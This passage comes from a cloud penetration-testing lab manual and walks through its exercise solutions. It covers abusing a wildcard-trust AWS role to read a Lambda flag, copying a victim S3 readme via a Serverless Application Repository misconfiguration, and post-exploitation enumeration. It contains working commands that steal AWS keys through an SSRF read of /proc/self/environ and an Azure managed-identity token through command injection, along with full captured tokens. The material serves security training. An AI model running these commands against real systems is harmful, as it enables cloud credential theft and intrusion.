    "UserId": "AIDASCZNNFC63CLDZLN4M",
    "Account": "143439767741",
    "Arn": "arn:aws:iam::143439767741:user/userX"
}
```

User with the following policy can assume any role in the account (The policy attached to user allows him to assume any role available in another account starting with the CIH_)

Policy attached to the user account.

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": "sts:AssumeRole",
        "Resource": "arn:aws:iam::266909425344:role/CIH_*"

**##CIH_* is used to stop malicious activities during the ongoing class. Giving
arn:aws:iam::266909425344:role/* will give user a privilege to assume any role in the account**.
    }
}
```

User assuming role with S3 permissions

Command:

```
aws --profile userX sts assume-role --role-arn
arn:aws:iam::266909425344:role/CIH_crossAccount_s3Read_limited --role-session-name "limited"
```

Output:


```
{
    "Credentials": {
        "AccessKeyId": "xxxxxxxxxxxxxxxxxxxxxxx",
        "SecretAccessKey": "xxxxxxxxxxxxxxxxxxxxxxxx",
        "SessionToken": "xxxxxxxxxxxxxxxxxxxxxxx",
        "Expiration": "2022-02-26T15:32:00Z"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAT4JIKT3AIGTZTQXOP:limited",
        "Arn": "arn:aws:sts::266909425344:assumed-role/CIH_crossAccount_s3Read_limited/limited"
    }
}
```


Configure Token.

Command:

```
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_SESSION_TOKEN=
```

Verify Token

Command:

```
aws sts get-caller-identity
```

Output:


```
{
    "UserId": "AROAT4JIKT3AIGTZTQXOP:limited",
    "Account": "266909425344",
    "Arn": "arn:aws:sts::266909425344:assumed-role/CIH_crossAccount_s3Read_limited/limited"
}
```


List Available Roles

Command:

```
aws iam list-roles
```

Output:


```
{
        {
            "Path": "/",
            "RoleName": "CIH_crossAccount_s3Read_limited",
            "RoleId": "AROAT4JIKT3AIGTZTQXOP",
            "Arn": "arn:aws:iam::266909425344:role/CIH_crossAccount_s3Read_limited",
            "CreateDate": "2022-02-25T17:28:49Z",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::143439767741:root"
                        },
                        "Action": "sts:AssumeRole",
                        "Condition": {}
```

```
                    }
                ]
            },
            "Description": "CIH Lab S3 Read Limited Role",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "CIH_crossAccount_vulnerableRole",
            "RoleId": "AROAT4JIKT3AHXKTCEFQG",
            "Arn": "arn:aws:iam::266909425344:role/CIH_crossAccount_vulnerableRole",
            "CreateDate": "2022-02-25T17:35:23Z",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "*"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Allows EC2 instances to call AWS services on your behalf.",
            "MaxSessionDuration": 3600
        },
}
```


List S3 bucket available in the AWS account.

Command:

```
aws s3 ls
```

List lambda functions

Command:

```
aws --region us-east-1 lambda list-functions
```

Output:

```
An error occurred (AccessDeniedException) when calling the ListFunctions operation: User:
arn:aws:sts::266909425344:assumed-role/CIH_crossAccount_s3Read_limited/limited is not authorized
to perform: lambda:ListFunctions on resource: * because no identity-based policy allows the
lambda:ListFunctions action
```

From the previous Command: we know that the AWS account has a role *`CIH_crossAccount_vulnerableRole`*. Let's assume this role and try to access the lambda function.

Command:

```
aws --profile userX sts assume-role --role-arn
arn:aws:iam::266909425344:role/CIH_crossAccount_vulnerableRole --role-session-name "notlimited"
```

Output:


```
{
    "Credentials": {
        "AccessKeyId": "xxxxxxxxxxxxxxxxx",
        "SecretAccessKey": "xxxxxxxxxxxxxxxxx",
        "SessionToken": "xxxxxxxxxxxxxxxxx",
        "Expiration": "2022-02-26T16:04:45Z"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAT4JIKT3AHXKTCEFQG:notlimited",
        "Arn": "arn:aws:sts::266909425344:assumed-role/CIH_crossAccount_vulnerableRole/notlimited"
    }
}
```


Configure Token

```
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_SESSION_TOKEN=
```

Verify Token

Command:

```
aws sts get-caller-identity
```

Output:


```
{
    "UserId": "AROAT4JIKT3AHXKTCEFQG:notlimited",
    "Account": "266909425344",
    "Arn": "arn:aws:sts::266909425344:assumed-role/CIH_crossAccount_vulnerableRole/notlimited"
}
```


To obtain the flag list lambda functions available in the account.

Command:

```
aws --region us-east-1 lambda list-functions
```

Output:


```
{
    "Functions": [
        {
            "FunctionName": "CIH_Cross-Account",
            "FunctionArn": "arn:aws:lambda:us-east-1:266909425344:function:CIH_Cross-Account",
            "Runtime": "python3.8",
            "Role": "arn:aws:iam::266909425344:role/service-role/CIH_Cross-Account-role-7hwecydd",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 299,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2022-02-26T14:41:23.000+0000",
            "CodeSha256": "fI06ZlRH/KN6Ra3twvdRllUYaxv182Tjx0qNWNlKIhI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "flag": "axppx24plbqwueanqhgixcp8f2cdkl7g"
```

```
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "a687f80e-ab98-4fa2-9ea6-8ab306164c50",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ]
        }
    ]
}
```

Shadow Admin Lab 4

- Clone the private repository of another AWS account by exploiting the misconfiguration of S3 bucket.

Solution

Navigate to the folder:

Command:

```
cd /home/pentester/tools/cloud-service-enum/aws_service_enum
```

Now we will run the tool cloud-service-enum to enumerate the services available in the AWS account.

We will use the tokens retrieved from the **sar.txt_backup** file from the **ElasticBeanStalk** exercise we have performed on the Day 1.

Command:

```
python3 aws_service_enum.py --access-key <access_key> --secret-key <secret_key> --region-all
```

Output:

Using the tokens, we can enumerate the S3 bucket names available in the AWS account.

```
Output of AWS s3 -->list-buckets
{u'Buckets': [{u'CreationDate': datetime.datetime(2022, 3, 1, 9, 27, 43, tzinfo=tzutc()),
               u'Name': 'cih-victim-serverless-app'},
              {u'CreationDate': datetime.datetime(2022, 2, 25, 16, 3, 36, tzinfo=tzutc()),
               u'Name': 'elasticbeanstalk-us-east-2-266909425344'},
              {u'CreationDate': datetime.datetime(2022, 2, 25, 16, 13, 59,
tzinfo=tzutc()),
               u'Name': 'hsci-code-pipeline-tf'}],
```

Now we will configure the AWS token retrieved from the EBS exercise.

Command:

```
aws configure --profile attacker
```

Let's try to list the S3 bucket objects.

Command:

```
aws s3api list-objects --bucket cih-victim-serverless-app --profile attacker
```

Output:


From the output it seems like a Serverless Application Repository bucket.

```
{
    "Contents": [
        {
            "Key": "93b7227109354f0df02f28604258ed85",
```

```
            "LastModified": "2022-03-01T09:21:08.000Z",
            "ETag": "\"93b7227109354f0df02f28604258ed85\"",
            "Size": 266,
            "StorageClass": "STANDARD"
        },
        {
            "Key": "aed9a487b6f9d2948380096b46bac150",
            "LastModified": "2022-03-01T09:21:07.000Z",
            "ETag": "\"aed9a487b6f9d2948380096b46bac150\"",
            "Size": 229,
            "StorageClass": "STANDARD"
        },
        {
            "Key": "b53ddf645667c553ca0318c53ff6af71",
            "LastModified": "2022-03-01T09:21:09.000Z",
            "ETag": "\"78dae09f67d3788a2b8660c00a809e0c\"",
            "Size": 841,
            "StorageClass": "STANDARD"
        }
    ]
}
```



To exploit the Serverless Application Repository cross-account misconfiguration, we need to setup a Serverless Repository in an attacker account, but for the exercise purpose, we have already assigned a SAR repository to students. To access the SAR application, follow the following steps:

Search for the Serverless Application Repository in us-east-1 region, as shown below.




As

As we can see that we have one published application userX, as shown below.



Click on published application and navigate to the Readme tab, as shown below.



Now we will copy the Readme file of the victim account in the attacker account by running the following Command:

Command:

```
aws serverlessrepo --profile userX update-application --application-id
arn:aws:serverlessrepo:us-east-1:143439767741:applications/userX --readme-url https://cih-
victim-serverless-app.s3.amazonaws.com/93b7227109354f0df02f28604258ed85 --region us-east-1

application-id --> SAR Application ID belongs to the Attacker account.
readme-url --> Victim account S3 bucket URL.
```


Output:

The below output shows that the Readme file data has been copied successfully.


```
{
    "ApplicationId": "arn:aws:serverlessrepo:us-east-1:143439767741:applications/userX",
    "Author": "nssAttacker",
    "CreationTime": "2022-03-06T11:33:25.676Z",
    "Description": "Attacker app created for the userX",
    "IsVerifiedAuthor": false,
    "Labels": [],
    "LicenseUrl": "https://awsserverlessrepo-applications-
eji6x7x4bodi.s3.amazonaws.com/143439767741/userX/687b390b-9441-46bc-b362-
b9447780db45/assets/license.txt?X-Amz-Security-
Token=IQoJb3JpZ2luX2VjECMaCXVzLWVhc3QtMSJHMEUCIQC4N%2FwQF7YDCPq1ZSQzgc2RCNdzAoRnavJVvvLZkO
HnVgIgegmx7rVhVhl0CXxYvEvNBb%2Bxqhfhox%2BjSXwwppBsqJoqtwIIi%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%
2FARACGgwwNjYyNDI0Njg2NTQiDK%2Fi6F6dHAPhc8dzbiqLAnziQ10RFenyI9GuO%2Bb2a8u9%2FsvBnkypQEeX4C
laOy0utC6KP4mXvNKvsf4YZ7oqE6HHpQsCL7mU5zr5vwaFbvxP712CeLCtI6JWs6mp5aZdY1HrVgJpqfIs2xsn6WHO
jH4rO%2Fu7YKtYjElxopWbLPI9ATTKATekjz4jaz8unDK%2BvGXIDY5OwZNf%2FgflUq4neo9xMr8tQBatsglC1Jby
HoQlwPJeR5r8Rcen%2FBUobRN%2FENI6oFDI5j1j02ESulq9pb4dF6TOBy50QMWKG6yAw%2FO8ldHnZAftfCRoy9r4
MNEJMgcfn1rPyjb3UKToShoK8leC01do5PzmhjC04WODXnHsmRLR0GsHmOgf4zCkkpKRBjqaAeI8cloixuKLlvz%2F
TapEVS1lBnClpvrzV0o7IIaUgjfMDEa1pEj%2BTXPdvZNVAmr0Ut7R4qwjX%2B9bb1vQfa2W4R4b4Lj6wmC4VDvmZm
Hd0TDOxD6086quvralEgilnJ3sUCvv3RycSftsBoUGeES1lVoZyUigHV9tZRS2gA8MdKC0fjYFw%2BK2bhpta4%2BS
dDJUHIC%2BBQw41CBY7yA%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20220306T113741Z&X-
Amz-SignedHeaders=host&X-Amz-Expires=1800&X-Amz-
Credential=ASIAQ63C33MXDSLDMFNS%2F20220306%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Signature=476cd80f7b28197dbf5426b23e4a7fb7ded7c3cbe6bc09b478136a2e7c1d6ba1",
    "Name": "userX",
    "ReadmeUrl": "https://awsserverlessrepo-applications-
eji6x7x4bodi.s3.amazonaws.com/143439767741/userX/687b390b-9441-46bc-b362-
b9447780db45/assets/readme.md?X-Amz-Security-
Token=IQoJb3JpZ2luX2VjECMaCXVzLWVhc3QtMSJHMEUCIQC4N%2FwQF7YDCPq1ZSQzgc2RCNdzAoRnavJVvvLZkO
HnVgIgegmx7rVhVhl0CXxYvEvNBb%2Bxqhfhox%2BjSXwwppBsqJoqtwIIi%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%
2FARACGgwwNjYyNDI0Njg2NTQiDK%2Fi6F6dHAPhc8dzbiqLAnziQ10RFenyI9GuO%2Bb2a8u9%2FsvBnkypQEeX4C
laOy0utC6KP4mXvNKvsf4YZ7oqE6HHpQsCL7mU5zr5vwaFbvxP712CeLCtI6JWs6mp5aZdY1HrVgJpqfIs2xsn6WHO
jH4rO%2Fu7YKtYjElxopWbLPI9ATTKATekjz4jaz8unDK%2BvGXIDY5OwZNf%2FgflUq4neo9xMr8tQBatsglC1Jby
HoQlwPJeR5r8Rcen%2FBUobRN%2FENI6oFDI5j1j02ESulq9pb4dF6TOBy50QMWKG6yAw%2FO8ldHnZAftfCRoy9r4
```

```
MNEJMgcfn1rPyjb3UKToShoK8leC01do5PzmhjC04WODXnHsmRLR0GsHmOgf4zCkkpKRBjqaAeI8cloixuKLlvz%2F
TapEVS1lBnClpvrzV0o7IIaUgjfMDEa1pEj%2BTXPdvZNVAmr0Ut7R4qwjX%2B9bb1vQfa2W4R4b4Lj6wmC4VDvmZm
Hd0TDOxD6086quvralEgilnJ3sUCvv3RycSftsBoUGeES1lVoZyUigHV9tZRS2gA8MdKC0fjYFw%2BK2bhpta4%2BS
dDJUHIC%2BBQw41CBY7yA%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20220306T113741Z&X-
Amz-SignedHeaders=host&X-Amz-Expires=1800&X-Amz-
Credential=ASIAQ63C33MXDSLDMFNS%2F20220306%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Signature=b6897c0aa1a682f5f52b4c5a9d5e13025824a222c1a402ac6477d6f5ad97017e",
    "SpdxLicenseId": "Apache-2.0",
    "Version": {
        "ApplicationId": "arn:aws:serverlessrepo:us-east-
1:143439767741:applications/userX",
        "CreationTime": "2022-03-06T11:33:25.654Z",
        "ParameterDefinitions": [],
        "RequiredCapabilities": [],
        "ResourcesSupported": true,
        "SemanticVersion": "0.0.1",
        "TemplateUrl": "https://awsserverlessrepo-applications-
eji6x7x4bodi.s3.amazonaws.com/143439767741/userX/687b390b-9441-46bc-b362-
b9447780db45/0.0.1/transformed-template.yaml?X-Amz-Security-
Token=IQoJb3JpZ2luX2VjECMaCXVzLWVhc3QtMSJHMEUCIQC4N%2FwQF7YDCPq1ZSQzgc2RCNdzAoRnavJVvvLZkO
HnVgIgegmx7rVhVhl0CXxYvEvNBb%2Bxqhfhox%2BjSXwwppBsqJoqtwIIi%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%
2FARACGgwwNjYyNDI0Njg2NTQiDK%2Fi6F6dHAPhc8dzbiqLAnziQ10RFenyI9GuO%2Bb2a8u9%2FsvBnkypQEeX4C
laOy0utC6KP4mXvNKvsf4YZ7oqE6HHpQsCL7mU5zr5vwaFbvxP712CeLCtI6JWs6mp5aZdY1HrVgJpqfIs2xsn6WHO
jH4rO%2Fu7YKtYjElxopWbLPI9ATTKATekjz4jaz8unDK%2BvGXIDY5OwZNf%2FgflUq4neo9xMr8tQBatsglC1Jby
HoQlwPJeR5r8Rcen%2FBUobRN%2FENI6oFDI5j1j02ESulq9pb4dF6TOBy50QMWKG6yAw%2FO8ldHnZAftfCRoy9r4
MNEJMgcfn1rPyjb3UKToShoK8leC01do5PzmhjC04WODXnHsmRLR0GsHmOgf4zCkkpKRBjqaAeI8cloixuKLlvz%2F
TapEVS1lBnClpvrzV0o7IIaUgjfMDEa1pEj%2BTXPdvZNVAmr0Ut7R4qwjX%2B9bb1vQfa2W4R4b4Lj6wmC4VDvmZm
Hd0TDOxD6086quvralEgilnJ3sUCvv3RycSftsBoUGeES1lVoZyUigHV9tZRS2gA8MdKC0fjYFw%2BK2bhpta4%2BS
dDJUHIC%2BBQw41CBY7yA%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20220306T113741Z&X-
Amz-SignedHeaders=host&X-Amz-Expires=1800&X-Amz-
Credential=ASIAQ63C33MXDSLDMFNS%2F20220306%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Signature=854c3b3ac1d44decb370746804adb7c6310d257c4c1a951cabcf4d33b752f5eb"
    }
}
```


Refresh the Readme page from the AWS account belongs to the attacker account and observe that the content of the victim Readme file has copied to attacker account, as shown below.



Post Exploitation

Exploit 1

- Perform post access enumeration on all the given environments.

Solution

Post Access Enumeration : Once an attacker gets an initial foothold in the environment, the next step is to perform a post access enumeration wherein the aim is to check if there is any misconfiguration inside the environment that can be leveraged to get a privileged access.

AWS

NotSoSecure have released a set of automated scripts for post access enumeration of cloud environments, this can be obtained from https://github.com/NotSoSecure/cloud-service-enum The script for AWS needs a valid access key, secret key and session token as an input. This can be obtained from the details obtained in the exercise 2.1. The script provides all the details of the current access, bucket access, account configuration details, etc. as an output

Command:

```
cd ~/tools/cloud-service-enum/aws_service_enum/
```

Retrieve the AWS tokens.

Command:

```
curl https://awslambda.victim.cloud/proxy?page=file:///proc/self/environ | sed
's/\\u0000/\n/g' | grep 'AWS_ACCESS_KEY_ID\|AWS_SECRET_ACCESS_KEY\|AWS_SESSION_TOKEN' |
tee ~/token.tmp

while read x; do export $x; done < ~/token.tmp
```

Command:

```
python3 aws_service_enum.py --access-key replace --secret-key replace --region us-east-2
--verbose --session-token replace
```

Output :

```
pentester@NotSoSecure:~/tools/cloud-service-enum/aws_service_enum$ python3 aws_service_enum.py --access-key ASIA2QOCAU2PBXDX2VNS
--secret-key sbfG9rQhQPxiEYpc2iRyZIuy1xwDoMf5EcfrB+yr --session-token IQoJb3JpZ2luX2VjENb//////////wEaCXVzLWVhc3QtMSJHMEUCIGnV4S0
+6Ide4f1gQXN6CKNRN7RlT+BAP6RexA6SanQYAiEA5c8t14Y0wVrbu+jzbZ8kbmaQUjjN5LlCgmFspJOlQKgqlgIIXxACGgw3MjI0OTgyNjY3ODIiDFDSZo8dteXtcQIf
EirzARgR8etri1w56OPECyMUlfaqqEALsPIhuVn8B9fFSetq5ygwxuVnt5/GZ5GgdwY99N5kxG5ZbPeJnF+tPB6xfvIM0j/5QW/HVcd5ZerAIvriQKA50JsJ7c884f66M
4k6gapHYab+/40e/o4S8gO+LQVKiZ87gjL6wq3vKOgdtxf1ioPIi58lBgxgWBJ/y8yP9DzOtDOh777GlNZCy3NboLDRnOnddA89Y+OGvK7VRh3BrI7M0REOSuIrCdp8OE
vQ8yUx63G1SCyeIKpKZZBq8UyY4BXDjhRtL+q9ol5Jo3Z7l56Roobr4KsnoQi8hafgueLoXDDg6fGRBjqaAQRtjaKGAI8nXG2gkUxF+Ew8jvxMj9aWa36YmLmj3C0Ocvg
07HdZYC5GVPZtr3C/NhZ8uiqStdoEmje7r4o14t/tYRo9q2nkuQW/m8YD3JAAoDjYnkWhN/Oz3DrFrUmfWsDLsY3PRZ0btcjKnOayOLQBl+oDCZVnqVWBDfTJJ//9ZWnw
LBP6MrzQtAOHP55BiOgpD790VIkCPwY=
enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{'Buckets': [{'CreationDate': datetime.datetime(2021, 7, 14, 12, 7, 2, tzinfo=tzutc()),
              'Name': 'awsproxy-cloudwatch-bucket'},
             {'CreationDate': datetime.datetime(2020, 7, 27, 2, 24, 32, tzinfo=tzutc()),
              'Name': 'cf-templates-1vvffrylpsjsd-us-east-2'},
             {'CreationDate': datetime.datetime(2021, 7, 14, 14, 50, 37, tzinfo=tzutc()),
              'Name': 'testlambdaproxycloudwatchbucket'},
             {'CreationDate': datetime.datetime(2019, 5, 21, 9, 30, 56, tzinfo=tzutc()),
              'Name': 'victimauth'},
             {'CreationDate': datetime.datetime(2020, 7, 27, 2, 29, 35, tzinfo=tzutc()),
              'Name': 'victimcloudelk'},
             {'CreationDate': datetime.datetime(2020, 7, 27, 2, 40, 40, tzinfo=tzutc()),
              'Name': 'victimcloudelkcloudtraillogs'},
             {'CreationDate': datetime.datetime(2020, 7, 27, 2, 40, 40, tzinfo=tzutc()),
              'Name': 'victimcloudelkconfigbucket'},
             {'CreationDate': datetime.datetime(2019, 5, 21, 9, 30, 56, tzinfo=tzutc()),
              'Name': 'victimprivate'},
```

Azure

Command:

```
curl http://webapp2.victim.cloud/?cmd=curl+-i+-
H+Metadata:true+%22http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-
02-01%26resource=https://management.azure.com/%22
```

Output:

```
<html>
<head>
    <title>Admin Support Page</title>
</head>
<body>
<h1>Diagnostics Page</h1>
<form>
  <select name="cmd">
    <option value="ls data">List files</option>
    <option value="cat data/Test.txt">Read Test.txt</option>
    <option value="ping -c3 8.8.8.8">Check Connectivity</option>
  </select>
  <br><br>
  <input type="submit">
</form>
<pre>
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Server: IMDS/150.870.65.472
Date: Tue, 15 Sep 2020 16:04:19 GMT
Content-Length: 1701
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImppYk5ia0ZTU2JteFBZck45Q0ZxU
ms0SzRndyIsImtpZCI6ImppYk5ia0ZTU2JteFBZck45Q0ZxUms0SzRndyJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW
1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzVjNmRiZDk0LTBlNTQtNDdlNC1i
MDc2LWMyYzNlOTY1MTExYS8iLCJpYXQiOjE2MDAxODU1NTksIm5iZiI6MTYwMDE4NTU1OSwiZXhwIjoxNjAwMjcyMj
U5LCJhaW8iOiJFMkJnWU5pMTRWZnNQTE9RamZIL05qTk83blZLQmdBPSIsImFwcGlkIjoiYzRjNDNmMjYtODBmNS00
ZjcyLWFhNjUtMDVlMzljNDA3OTI2IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZX
QvNWM2ZGJkOTQtMGU1NC00N2U0LWIwNzYtYzJjM2U5NjUxMTFhLyIsIm9pZCI6ImYwZDNjZWYzLTUzYTgtNDVkZi04
MDZjLWY2MzQwNGU1MGMyOSIsInJoIjoiMC5BVHdBbEwxdFhGUU81RWV3ZHNMRDZXVVJHaVlfeE1UMWdISlBxbVVGND
V4QWVTWThBQUEuIiwic3ViIjoiZjBkM2NlZjMtNTNhOC00NWRmLTgwNmMtZjYzNDA0ZTUwYzI5IiwidGlkIjoiNWM2
ZGJkOTQtMGU1NC00N2U0LWIwNzYtYzJjM2U5NjUxMTFhIiwidXRpIjoiamRzTHpuQWltRWlkNG1jYTRhc0NBQSIsIn
ZlciI6IjEuMCIsInhtc19taXJpZCI6Ii9zdWJzY3JpcHRpb25zLzFlYjc4OTFhLWE0NzUtNDg2MS1hZjA3LTRjNzY2
OGVlNzY5ZC9yZXNvdXJjZWdyb3Vwcy9zdG9yYWdlL3lzdGVtL3Byb3ZpZGVycy9NaWNyb3NvZnQuQ29tcHV0ZS92aX
J0dWFsTWFjaGluZXMvd2ViYXBwMiIsInhtc190Y2R0IjoiMTU1ODMxNTQxMiJ9.oNjpLuegDJBYuHxjMXNiriyt-
iHY9C91lyFIcW8lPHsq3j8uvmYNiBVbgsTCeRzc-VV6FmTCIQAzT3NyAL-
JNOTVRnMC1jSAd8MdnXDc0lbJFBjG_y0noRiKqEqGP1Dd4c8SbuwY3sUv6ahSbDYySAJTHGQS--
```

UWQ8DfZ7HEQMSyP7GDPZgkL42ZGOYyNRkuZEBVthpSze7GrT2lEGLETfhNX4NxAK9rLwpY2004HdYMGXX8cWujqlx8
tCrJh5_xBHA9xzeRgZpf8daDLrwC-
FG89dbT95McNKD_iTFGIJRHxsEuqareWBvZJmBweq0NOBLMtR_eO0Rt2_E4HL4mAQ","client_id":"c4c43f26-
80f5-4f72-aa65-
05e39c407926","expires_in":"86399","expires_on":"1600272259","ext_expires_in":"86399","not
_before":"1600185559","resource":"https://management.azure.com/","token_type":"Bearer"}</p
re>
</body>
</html>

Switch to the Azure service enumeration script folder.

Command:

```
cd ~/tools/cloud-service-enum/azure_service_enum/

python3 azure_service_enum.py --logs --access-token <Replace-Access-Token-Here>
```

Output :

```
pentester@NotSoSecure:~/tools/cloud-service-enum/azure_service_enum$ python3 azure_service_enum.py --logs --access-token eyJ0eXAi
OiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyJ9.eyJh
dWQiOiJodHRwczovL21hbmFnZW1lbnQuYXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzVjNmRiZDk0LTBlNTQtNDdlNC1iMDc2LWMyYzNlO
TY1MTExYS8iLCJpYXQiOjE2NDgxMjk0NTgsIm5iZiI6MTY0ODEyOTQ1OCwiZXhwIjoxNjQ4MjE2MTU4LCJhaW8iOiJFMlpnWUppenRqTGR1OU9iUzJrU2k1L0VpYnhjQU
E9PSIsImFwcGlkIjoiYzRjNDNmMjYtODBmNS00ZjcyLWFhNjUtMDVlMzljNDA3OTI2IiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQ
vNWM2ZGJkOTQtMGU1NC00N2U0LWIwNzYtYzJjM2U5NjUxMTFhLyIsImlkdHlwIjoiYXBwIiwib2lkIjoiZjBkM2NlZjMtNTNhOC00NWRmLTgwNmMtZjYzNDA0ZTUwYzI5
IiwicmgiOiIwLkFUd0FsTDF0WEZRTzVFZXdkc0xENldVUkdrWklmM2tBdXRkUHVrUGF3ZmoyTUJNOEFBQS4iLCJzdWIiOiJmMGQzY2VmMy01M2E4LTQ1ZGYtODA2Yy1mN
jM0MDRlNTBjMjkiLCJ0aWQiOiI1YzZkYmQ5NC0wZTU0LTQ3ZTQtYjA3Ni1jMmMzZTk2NTExMWEiLCJ1dGkiOiJMTkFKeDNsTVNFSzBtdkI4NzBocEFnIiwidmVyIjoiMS
